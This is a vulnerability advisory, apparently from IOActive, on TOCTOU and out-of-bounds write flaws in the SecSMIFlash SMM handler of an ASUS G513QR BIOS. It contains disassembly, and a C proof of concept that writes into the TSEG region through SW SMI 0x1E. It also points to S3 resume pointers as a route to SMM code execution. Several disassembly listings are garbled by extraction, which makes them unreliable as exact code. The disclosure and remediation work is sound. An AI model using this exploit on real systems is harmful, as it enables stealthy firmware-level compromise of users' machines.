Multiple Vulnerabilities in SecSMIFlash SW SMI Handler

Researchers

- Enrique Nissim (enrique.nissim@ioactive.com)
- Krzysztof Okupski (<u>krzysztof.okupski@ioactive.com</u>)
- Joseph Tartaro (joseph.tartaro@joactive.com)

Impact

BIOS Image: G513QR.329

The SecSMIFlash module presents issues such as double fetches (TOCTOU) and Out-of-Bounds Writes that, if successfully exploited, could be leveraged to execute arbitrary code in System Management Mode (SMM).

There is a public CVE related to this module from 2017: CVE-2017-11315. Based on the presentation from Alexander Matrosov

(https://www.blackhat.com/docs/us-17/wednesday/us-17-Matrosov-Betraying-The-BIOS-Where-The-Guardians-Of-The-BIOS-Are-Failing.pdf), this module was not using SmmlsBufferOutsideSmmValid(). The findings presented here show that this validation was indeed added (through AMI_SMM_BUFFER_VALIDATION_PROTOCOL) but mistakes were made in the process.

Description

The SecSMIFlash module (GUID 3370A4BD-8C23-4565-A2A2-065FEEDE6080) is one of the SMM Modules that are included in the BIOS Image G513QR.329 for the ASUS Rog Strix G513QR. This module registers a single SW SMI handler for three different SwSmiInputs (0x1D, 0x1E, 0x1F) via the EFI_SMM_SW_DISPATCH2_PROTOCOL protocol:

```
| 0000000000002701 | 10c_2701 | 0000000000002701 | 10c_2701 | 00000000000002701 | 10c_2701 | 00000000000002701 | 10c_2701 | 10c_2701
```


Based on public documentation of this module, the above operations map to:

- 0x1D LOAD IMAGE
- 0x1E GET_POLICY
- 0x1F SET_POLICY

The handler uses the EFI_MM_CPU_PROTOCOL to read the content of the saved ECX and EBX registers to create a 64-bit pointer. This constructed address is verified to be outside SMRAM using the AMI_SMM_BUFFER_VALIDATION_PROTOCOL for exactly 8 bytes long:

```
🌉 🏄 📜
          00000000000022F9 lea
                                    rax, [rsp+48h+saved_ebx]
          00000000000022FE mov
                                    r9, rsi
                                    [rsp+20h], rax
          0000000000002301 mov
          0000000000002306 lea
                                    edx, [rbx+4]
          0000000000002309 mov
                                    rax, cs:gEfiSmmCpuProtocol
          0000000000002310 lea
                                    r8d, [rbx+EFI_MM_SAUE_STATE_REGISTER_RBX]
          0000000000002314 mov
                                    rcx, rax
          0000000000002317 call
                                    [rax+EFI_MM_CPU_PROTOCOL.ReadSaveState]
          0000000000002319 lea
                                    rax, [rsp+48h+saved_ecx]
          000000000000231E mov
                                    r9, rsi
          0000000000002321 mov
                                    [rsp+20h], rax
          0000000000002326 lea
                                    edx, [rbx+4]
                                    rax, cs:gEfiSmmCpuProtocol
          0000000000002329 mov
                                    r8d, [rbx+EFI_MM_SAUE_STATE_REGISTER_RCX]
          0000000000002330
                           lea
          0000000000002334 mov
                                    rcx, rax
                                    [rax+EFI_MM_CPU_PROTOCOL.ReadSaveState]
          0000000000002337 call
          0000000000002339 mov
                                    sil, [rdi+8]
                                    eax, [rsp+48h+saved_ebx]
          000000000000233D mov
          0000000000002341 mov
                                    edi, [rsp+48h+saved_ecx]
          0000000000002345 sh1
                                    rdi, 20h
          0000000000002349 add
                                    rdi, rax
                                                    ; Addr = (ECX << 32) | EBX
                                    rax, cs:gAmiValidationProt
          000000000000234C mov
          0000000000002353 test
                                    rax, rax
          0000000000002356 jz
                                    short loc_239C
💶 🚄 🖼
0000000000002358 lea
                         edx, [rbx+8]
                                          : BufferSize
000000000000235B mov
                                          ; Buffer
                         rcx, rdi
                         [rax+AMI_SMM_BUFFER_UALIDATION_PROTOCOL.ValidateMemoryBuffer]
000000000000235E call
0000000000002360 test
                         rax, rax
0000000000002363 js
                         short loc_239C
```

Depending on the value written on the 0xb2 port (the SwSmilnput), the execution continues in handle_load_image (0x1D), handle_get_policy (0x1E), or handle_set_policy(0x1F). These three functions receive a single argument which is the constructed pointer from the previous step:



The three operations have security issues.

Let's start with handle_load_image:

As part of its initialization, SecSMIFlash allocates an 0x1001 pages of memory (g_pBufferImage) that are going to be used to store the bios image file.

The buffer address is put into RBX and then is validated again but this time to have a size of at least 0x18 bytes (outside SMRAM).

```
; BufferSize
000000000001CB4 mov
                          edx, 18h
000000000001CB9 call
                          [rax+AMI_SMM_BUFFER_VALIDATION_PROTOCOL.ValidateMemoryBuffer]
0000000000001CBB test
                          rax, rax
0000000000001CBE js
                          loc_1D49
a
000000000001CC4 mov
                          edx, [rbx+lp_record.user_buffer_size]; BufferSize
000000000001CCB mov
0000000000001CCE test
                          rax. rax
000000000001CD1 jz
                          short loc_1D49
000000000001CD3 mov
                          rcx, [rbx+lp_record.user_buffer] ; Buffer
[rax+AMI_SMM_BUFFER_VALIDATION_PROTOCOL.ValidateMemoryBuffer]
000000000001CD6 call
0000000000001CD8 test
                          rax, rax
0000000000001CDB js
                          short loc_1D49
🗾 🍲 🚾
000000000001CDD mov
                          ecx, [rbx+lp_record.user_buffer_size]
                          eax, [rbx+lp_record.user_offset]
000000000001CE0 mov
0000000000001CE3 add
                          rcx, rax
0000000000001CE6 cmp
                          rcx, 1000800h
0000000000001CED ja
                          short loc_1D49
        0000000000001D49
        0000000000001D49 loc_1D49:
        000000000001D49 mov
                                  rax.
```

The buffer is used as a record defined as follows:

```
typedef struct {
  /* 0x00 */ void * user_buffer;
  /* 0x08 */ unsigned int user_offset;
  /* 0x0C */ unsigned int user_buffer_size;
  /* 0x10 */ unsigned int status;
  /* 0x14 */ unsigned int unk;
} lp_record;
```

Another pointer is extracted from the memory (the user_buffer member), which is validated for user_buffer_size bytes, followed by a check that attempts to make sure that the provided offset and size is within the allocated bounds of g_pBufferImage.

The problem is that there is a TOCTOU (Time of Check - Time of Use) condition that can be abused:

```
0000000000001CDD
                                                                                                                                              eax, [rbx+lp_record.user_buffer_eax, [rbx+lp_record.user_offset]
rcx, rax
rcx, 1000800h
                                                                                                      0000000000001CE0 mov
0000000000001CE3 add
                                                                                                      0000000000001CE6 cmp
                                                                                                      0000000000001CED ja
                                                                                                                                              short loc_1D49
II 🚄
0000000000001CEF and
0000000000001CF6 xorps
                                                                                                                  00000000000001D49
00000000000001D49 loc_1D49:
                                        xmm0, xmm0
cs:dst, xmm0
                                                                                                                  0000000000001D49 mov
0000000000001CF9 movdqa
                                                                                                                                                         rax, 80000000000000007h
                                        cs:dst, xmmo
ecx. [rbx+lp_record.user_offset]
rcx, cs:g_pBufferImage ; dst
r8d, [rbx+lp_record.user_buffer_size] ; size
rdx, [rbx+lp_record.user_buffer] ; src
000000000001D01 mov
000000000001D04 add
0000000000001D0B mov
0000000000001D0F mov
0000000000001D12 call
                                        rcx, cs:g_pBufferImage
r8d, [rbx+lp_record.user_offset]
rdx, cs:g_pBufferImage
r8d, [rbx+lp_record.user_buffer_size]
rdx, [rbx+lp_record.user_buffer]
000000000001D17 mov
000000000001D1A add
0000000000001D21 mov
000000000001D25 mov
0000000000001D28 call
0000000000001D2D test
                                        rcx, 80000000000000007h
000000000001D2F mov
0000000000001D39 setnz
000000000001D3C mov
                                        byte ptr [rbx+lp_record.status], al
00000000000001D3F neg
00000000000001D41 sbb
00000000000001D44 and
                                        rax, rcx
short loc_1D53
0000000000001D47 jmp
                                                               0000000000001D53
00000000000001D53 loc_1D53:
000000000000001D53 add r
                                                                                                        rsp, 20h
                                                               0000000000001D57 pop rbx
0000000000001D58 retn
0000000000001D58 handle_load_image end;
                                                                0000000000001D58
```

The block of code that performed the checks did not make local copies of the values into SMRAM. The values are being retrieved again from user controlled memory when the copy is done, which means those could have changed.

Exploitation of this issue requires the usage of a DMA agent.

In the case of the handle_get_policy operation, the code presents a vulnerability in the first basic block:

```
🍱 🍲 
                 000000000001938
                 000000000001938
                 000000000001938
                 0000000000001938 handle_get_policy proc near
                 000000000001938
                 0000000000001938 arg_0= qword ptr
                 0000000000001938 arg_8= qword ptr
                                                    10h
                 0000000000001938
                 000000000001938 mov
                                          [rsp+arg_0], rbx
                 000000000000193D mov
                                          [rsp+arg_8], rsi
                 0000000000001942 push
                                          rdi
                 0000000000001943 sub
                                          rsp, 20h
                 0000000000001947 mov
                                          byte ptr [rcx+102h], 1
                 00000000000194E mov
                                          rbx, rcx
                 000000000001951 mov
                                          rax, cs:gAmiUalidationProt
                          0001958 mov
                                          edi, 100h
                 000000000000195D test
                                          rax, rax
                 0000000000001960 jz
                                          1oc_19F6
0000000000001966 lea
                         edx, [rdi+3]
                                         ; BufferSize
0000000000001969 call
                         [rax+AMI_SMM_BUFFER_UALIDATION_PROTOCOL.ValidateMemoryBuffer]
000000000000196B test
                         rax, rax
000000000000196E js
                         loc_19F6
```

Previously, the buffer was verified to be outside SMRAM for only 8 bytes, but here the code is writing the value 1 at offset +102h and the ValidateMemoryBuffer check is happening afterwards. Moreover, if ValidateMemoryBuffer fails, the handler simply bails out without doing anything else.

This Out-Of-Bounds Write condition allows to write the first 250 bytes (102h - 8) from the start of the TSEG region. The bottom of the TSEG contains the SMM_S3_RESUME_STATE structure:

```
#define SMM_S3_RESUME_SMM_64 SIGNATURE_64 ('S','M','M','S','3','_','6','4'
#pragma pack(1)
typedef struct {
 UINT64
                          Signature;
 EFI_PHYSICAL_ADDRESS
                          SmmS3ResumeEntryPoint;
 EFI_PHYSICAL_ADDRESS
                          SmmS3StackBase;
 UINT64
                          SmmS3StackSize;
 UINT64
                          SmmS3Cr0;
 UINT64
                          SmmS3Cr3;
 UINT64
                          SmmS3Cr4;
 UINT16
                          ReturnCs;
 EFI_PHYSICAL_ADDRESS
                          ReturnEntryPoint;
 EFI_PHYSICAL_ADDRESS
                          ReturnContext1;
 EFI_PHYSICAL_ADDRESS
                          ReturnContext2;
 EFI_PHYSICAL_ADDRESS
                          ReturnStackPointer;
 EFI_PHYSICAL_ADDRESS
                          Smst;
} SMM_S3_RESUME_STATE;
```

There are several EFI_PHYSICAL_ADDRESS pointers that could be targeted to get arbitrary SMM code execution.

The following code PoC uses https://github.com/IOActive/Platbox and uses the above primitive to write ones in all the first 250 bytes of the TSEG region (0xef000000 in the testing machine):

```
#include "poc1.h"
#include "pci.h"
#include "physmem.h"
#include "msr.h"
#include "global.h"
#include "Util.h"
#include <string.h>

void do_poc(HANDLE h) {

    SW_SMI_CALL smi_call = {0};

    smi_call.SwSmiNumber = 0x1e;

    UINT64 tseg_base = 0xef000000;
    UINT64 target = tseg_base - 259;
```

```
void *mapped va = map physical memory(h, tseg base - PAGE SIZE,
PAGE SIZE);
   memset((void *) mapped va, 0x00, PAGE SIZE);
   print memory(0, (char * )mapped va, PAGE SIZE);
   for (int i = 0; i < 250; i ++) {
        smi call.rcx = (target >> 32) & 0xFFFFFFFF;
        smi call.rbx = target & 0xFFFFFFF;
       printf("attempting to write 1 into %llx\n", target + 0x102);
        target += 1;
        #ifdef linux
                int status = ioctl(h, IOCTL ISSUE SW SMI, &smi call);
        #else // WIN32
           NTSTATUS status;
            DWORD bytesReturned = 0;
            status = DeviceIoControl(h, IOCTL ISSUE SW SMI, &smi call,
sizeof(SW SMI CALL), NULL, 0, &bytesReturned, NULL);
        #endif
    }
   print_memory(0, (char * )mapped_va, PAGE_SIZE);
   unmap physical memory(h, mapped va, PAGE SIZE);
}
```

Finally, for the operation handle_set_policy, the code presents a combination of the issues described above.

Recommendations

- Copy the provided arguments into SMRAM and then perform the corresponding validation in order to avoid double-fetch issues.

- Call AMI_SMM_BUFFER_VALIDATION_PROTOCOL.ValidateMemoryBuffer on provided buffers before reading or writing to them.